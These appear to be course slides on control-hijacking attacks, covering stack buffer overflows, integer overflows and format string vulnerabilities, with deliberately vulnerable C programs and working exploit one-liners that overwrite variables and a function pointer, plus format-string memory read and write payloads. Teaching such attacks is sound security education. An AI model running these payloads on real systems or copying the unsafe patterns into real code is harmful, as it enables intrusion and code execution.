Lecture 2: Systems and Network Security CSE 628/628A

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Lecture 1: Control Hijacking

- Total 6 Modules on Control Hijacking
  - Module 1.1: Basic Control Hijacking Attacks : Buffer Overflow
  - Module 1.2: Integer Overflow
  - Module 1.3: Formal String Vulnerability
  - Module 1.4: Defenses Against Control Hijacking – Platform Based Defenses
  - Module 1.5: Run-Time Defenses
  - Module 1.6: Some Advanced Control Hijacking Attacks

Module 1.1: Control Hijacking

Stack Smashing, Integer Overflow, Formal String attacks, Heap Based Attacks

Acknowledgements

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- Patrick Schaumont (Virginia Tech)
- Web Resources

Control Hijacking

Basic Control Hijacking Attacks

Example 1

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv) {
volatile int modified;
char buffer[64];

modified = 0;
gets(buffer);

if(modified != 0) {
                printf("you have changed the 'modified' variable\n");
                }
else {
printf("Try again?\n");
}
}
```

```
 $echo `python -c 'print("A"*64)'` | ./stack0
Try again?
$echo `python -c 'print("A"*65)'` | ./stack0
you have changed the 'modified' variable
```

Example 2

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];

  if(argc == 1) {
      errx(1, "please specify an argument\n");
  }

  modified = 0;
  strcpy(buffer, argv[1]);

  if(modified == 0x61626364) {
      printf("you have correctly got the variable to the right value\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }
}
```

```
$./`python -c 'print("A"*64 + "\x64\x63\x62\x61")'`  |./stack1
you have correctly got the variable to the right value
```

Example 3

```
int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];
  char *variable;

  variable = getenv("GREENIE");

  if(variable == NULL) {
      errx(1, "please set the GREENIE environment variable\n");
  }

  modified = 0;

  strcpy(buffer, variable);

  if(modified == 0x0d0a0d0a) {
      printf("you have correctly modified the variable\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }

}
```

```
$export GREENIE=`python -c 'print("A"*64 + "\x0a\x0d\x0a\x0d")'`
$ ./stack2
you have correctly modified the variable
```

Example 4

```
void win()
{
 printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
 volatile int (*fp)();
 char buffer[64];

 fp = 0;

 gets(buffer);

 if(fp) {
   printf("calling function pointer, jumping to 0x%08x\n", fp);
   fp();
 }
}
```


```
$ nm ./stack3 | grep win 08048424 T win
$ ruby -e 'print "X" * 64 + [0x08048424].pack("V")' | ./stack3
calling function pointer, jumping to 0x08048424
code flow successfully changed
```

Control hijacking attacks

- Attacker's goal:
  - Take over target machine (e.g. web server)
    - Execute arbitrary code on target by hijacking application control flow
- Examples.
  - Buffer overflow attacks
  - Integer overflow attacks
  - Format string vulnerabilities

Example 1: buffer overflows

- Extremely common bug in C/C++ programs.
  - First major exploit: 1988 Internet Worm. fingerd.



≈20% of all vuln.


Source: NVD/CVE

What is needed

- Understanding C functions, the stack, and the heap.
- Know how system calls are made
- The exec() system call

- Attacker needs to know which CPU and OS used on the target machine:
  - Our examples are for x86 running Linux or Windows
  - Details vary slightly between CPUs and OSs:
    - Little endian vs. big endian (x86 vs. Motorola)
    - Stack Frame structure (Unix vs. Windows)

Linux Process Memory Layout



1GB

Kernel space
User code CANNOT read from nor write to these addresses, doing so results in a Segmentation Fault

0xc0000000 == TASK_SIZE

Random stack offset

Stack (grows down)

RLIMIT_STACK (e.g., 8MB)

Random mmap offset

Memory Mapping Segment
File mappings (including dynamic libraries) and anonymous mappings. Example: /lib/libc.so

3GB

program break
brk

Heap

start_brk

Random brk offset

BSS segment
Uninitialized static variables, filled with zeros.
Example: static char *userName;

end_data

Data segment
Static variables initialized by the programmer.
Example: static char *gonzo = "God's own prototype";

start_data
end_code


Text segment (ELF)
Stores the binary image of the process (e.g., /bin/gonzo)

0x08048000

0

Stack Frame

http://post.queensu.ca/~trd/377/tut5/stack.html




What are buffer overflows?

Suppose a web server contains a function:

```
void func(char *str) {
   char buf[128];

   strcpy(buf, str);
   do-something(buf);
}
```


When func() is called stack looks like:



What are buffer overflows?

What if **`*str`** is 136 bytes long?

After **`strcpy`**:



```
void func(char *str) {
   char buf[128];

   strcpy(buf, str);
   do-something(buf);
}
```

Problem:

no length checking in strcpy()


Basic stack exploit

Suppose *str is such that
after strcpy stack looks like:

Program P: exec("/bin/sh")

When func() exits, the user gets shell !

Note: attack code P runs *in stack*.




The NOP slide

Problem: how does attacker determine ret-address?

Solution: NOP slide

- Guess approximate stack state when func() is called
- Insert many NOPs before program P:

  nop , xor eax,eax , inc ax



Details and examples

- Some complications:
  - Program P should not contain the '\0' character.
  - Overflow should not crash program before func() exits.
- https://www.us-cert.gov/ncas/alerts/TA16-187A
  - (in)Famous remote stack smashing overflows:
    - (2007) Overflow in Windows animated cursors (ANI). LoadAniIcon() https://www.sans.org/reading-room/whitepapers/threats/ani-vulnerability-history-repeats-1926
    - (2005) Overflow in Symantec Virus Detection

      test.GetPrivateProfileString "file", **[long string]**

Many unsafe libc functions

strcpy (char *dest, const char *src)

strcat (char *dest, const char *src)

gets (char *s)

scanf (const char *format, …)   and many more.


- "Safe" libc versions strncpy(), strncat() are misleading
  - e.g. strncpy()   may leave string unterminated.

- Windows C run time (CRT):
  - strcpy_s (*dest, DestSize, *src):   ensures proper termination

Buffer overflow opportunities

- Exception handlers: (Windows SEH attacks)
  - Overwrite the address of an exception handler in stack frame.

- Function pointers: (e.g. PHP 4.0.2, MS MediaPlayer Bitmaps)




    - Overflowing buf will override function pointer


  - Longjmp buffers: longjmp(pos) (e.g. Perl 5.003)
    - Overflowing buf next to pos overrides value of pos.

Corrupting method pointers

- Compiler generated function pointers (e.g. C++ code)



- After overflow of **buf** :



Poor man's Buffer Overflow Finding

- To find overflow:
  - Run web server on local machine
  - Issue malformed requests (ending with "$$$$$")
    - Many automated tools exist (called fuzzers)
  - If web server crashes,
    search core dump for "$$$$$" to find overflow location
- Construct exploit (not easy given latest defenses)

Module 1.2

More Control Hijacking Attacks:
Integer Overflow

Control Hijacking

Integer Overflow

More Hijacking Opportunities

- **Integer overflows**: (e.g. MS DirectX MIDI Lib)
- **Double free**: double free space on heap
  - Can cause memory mgr to write data to specific location
  - Examples: CVS server
- **Use after free:** using memory after it is freed
- **Format string vulnerabilities**

Integer Overflows (see Phrack 60)

Problem: what happens when int exceeds max value?

int m; (32 bits) **short s; (16 bits)** **char c; (8 bits)**

c = 0x80 + 0x80 = 128 + 128 ⇒ c = 0

s = 0xff80 + 0x80 ⇒ s = 0

m = 0xffffff80 + 0x80 ⇒ m = 0

Can this be exploited?

An example


```
void  func( char *buf1, *buf2,    unsigned int len1, len2) {
        char temp[256];
        if  (len1 + len2 > 256)  {return -1}               // length check
        memcpy(temp, buf1, len1);                          // cat buffers
        memcpy(temp+len1, buf2, len2);
        do-something(temp);                                // do stuff
}
```

What if **len1 = 0x80,** **len2 = 0xffffff80** ?

⇒ len1+len2 = 0

Second memcpy() will overflow heap !!

Integer overflow exploit stats



Source: NVD/CVE

Module 1.3

More Control Hijacking Attacks:
Format String Vulnerabilities

Control Hijacking

Formal String Vulnerabilities

Format String Example 1

```
#include <stdio.h>
#include <stdlib.h>

int main() {
  int A = 5, B = 7, count_one, count_two;

  // Example of a %n format string
  printf("The number of bytes written up to this point X%n is being stored in
count_one, and the number of bytes up to here X%n is being stored in
count_two.\n", &count_one, &count_two);

  printf("count_one: %d\n", count_one);
  printf("count_two: %d\n", count_two);

  // Stack Example
  printf("A is %d and is at %08x.  B is %x.\n", A, &A, B);

  exit(0);
}
```

```
$ ./a.out
The number of bytes written up to this point X is being stored in count_one, and the number of bytes up to here X is being storied
in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffff7f4. B  is 7.
```

Format String Example 2

```c
#include <stdio.h>
#include <stdlib.h>

int main() {
  int A = 5, B = 7, count_one, count_two;

  // Example of a %n format string
  printf("The number of bytes written up to this point X%n is being stored in
count_one, and the number of bytes up to here X%n is being stored in
count_two.\n", &count_one, &count_two);

  printf("count_one: %d\n", count_one);
  printf("count_two: %d\n", count_two);

  // Stack Example
  printf("A is %d and is at %08x.  B is %x.\n", A, &A);

  exit(0);
}
```

```
$ ./a.out
The number of bytes written up to this point X is being stored in count_one, and the number of bytes up to here X is being
storied in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffff7f4. B is b7fd6ff4
```

Format String Example 3

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
  char text[1024];
  static int test_val = -72;
  if(argc < 2) {
    printf("Usage: %s <text to print>\n", argv[0]);
    exit(0);
  }
  strcpy(text, argv[1]);
  printf("The right way to print user-controlled input:\n");
  printf("%s", text);
  printf("\nThe wrong way to print user-controlled input:\n");
  printf(text);
  printf("\n");
  // Debug output
  printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val,
test_val);
  exit(0);
}
```

```
$ ./fmt_vuln testing%x

$ ./fmt_vuln $(perl –e ‘print “%08x.”x40’)
```

Format string problem

```
int func(char *user)  {
  fprintf( stderr, user);
}
```

Problem: what if *user = “%s%s%s%s%s%s%s” ??

- Most likely program will crash: DoS.
- If not, program will print memory contents. Privacy?

Correct form: `fprintf( stdout, “%s”, user);`

Vulnerable functions

Any function using a format string.

Printing:

printf, fprintf, sprintf, …

vprintf, vfprintf, vsprintf, …

Logging:

syslog, err, warn

Exploit

- Dumping arbitrary memory:
  - Walk up stack until desired pointer is found.
  - printf(“%08x.%08x.%08x.%08x|%s|”)

- Writing to arbitrary memory:
  - printf(“hello %n”, &temp)   -- writes ‘6’ into temp.
  - printf(“%08x.%08x.%08x.%08x.%n”)

Module 1.4

Defense Against Control Hijacking – Platform Defenses

Control Hijacking

Platform Defenses

Preventing hijacking attacks

1. Fix bugs:
   - Audit software
     - Automated tools: Coverity, Prefast/Prefix.
   - Rewrite software in a type safe languange (Java, ML)
     - Difficult for existing (legacy) code …

2. Concede overflow, but prevent code execution

